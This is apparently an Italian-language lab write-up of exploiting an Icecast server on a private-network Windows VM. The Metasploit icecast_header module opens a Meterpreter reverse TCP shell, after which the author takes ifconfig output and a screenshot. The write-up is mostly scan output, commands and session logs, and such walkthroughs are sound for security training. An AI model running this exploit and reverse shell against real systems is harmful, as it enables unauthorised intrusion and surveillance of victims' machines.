

EXPLOIT ICECAST

Verifico i servizi attivi sulla macchina target:




```
msf6 > nmap -sV 192.168.50.151
[*] exec: nmap -sV 192.168.50.151

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-26 05:43 EDT
Nmap scan report for 192.168.50.151
Host is up (0.0076s latency).
Not shown: 980 closed tcp ports (conn-refused)
PORT     STATE SERVICE            VERSION
7/tcp    open  echo
9/tcp    open  discard?
13/tcp   open  daytime            Microsoft Windows International daytime
17/tcp   open  qotd               Windows qotd (English)
19/tcp   open  chargen
80/tcp   open  http               Microsoft IIS httpd 10.0
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds       Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp open  msmq?
2103/tcp open  msrpc              Microsoft Windows RPC
2105/tcp open  msrpc              Microsoft Windows RPC
2107/tcp open  msrpc              Microsoft Windows RPC
3389/tcp open  ssl/ms-wbt-server?
5357/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5432/tcp open  postgresql?
8000/tcp open  http               Icecast streaming media server
8009/tcp open  ajp13              Apache Jserv (Protocol v1.3)
8080/tcp open  http               Apache Tomcat/Coyote JSP engine 1.1
8443/tcp open  ssl/https-alt
Service Info: Host: DESKTOP-9K1O4BT; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 160.36 seconds
```

cerco exploit inerenti, uso exploit/windows/http/icecast_header




```
msf6 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Configuro l’exploit e lo avvio :



```
msf6 exploit(windows/http/icecast_header) > set rhosts 192.168.50.151
rhosts ⇒ 192.168.50.151
msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (176198 bytes) to 192.168.50.151
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.151:49454) at 2024-09-26 05:48:31 -0400

meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  7
============
Name         : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:3297
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  8
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:01:86:d3
MTU          : 1500
IPv4 Address : 192.168.50.151
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a4ab:698e:7165:d048
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > screenshot
Screenshot saved to: /home/kali/KYLaRumg.jpeg
```

L’exploit ha successo, ottengo l’inidrizzo ip della macchina mediante il comando ifconfig e uno screenshot della macchina target mediante comando screenshot:



Global Statistics

Stat Type	Name	Value
Global Stat	client_connections	3
Global Stat	source_connections	3
Global Stat	connections	8

Server Has Been Running 0 Days, 0 Hours, 6 Minutes, 8 Seconds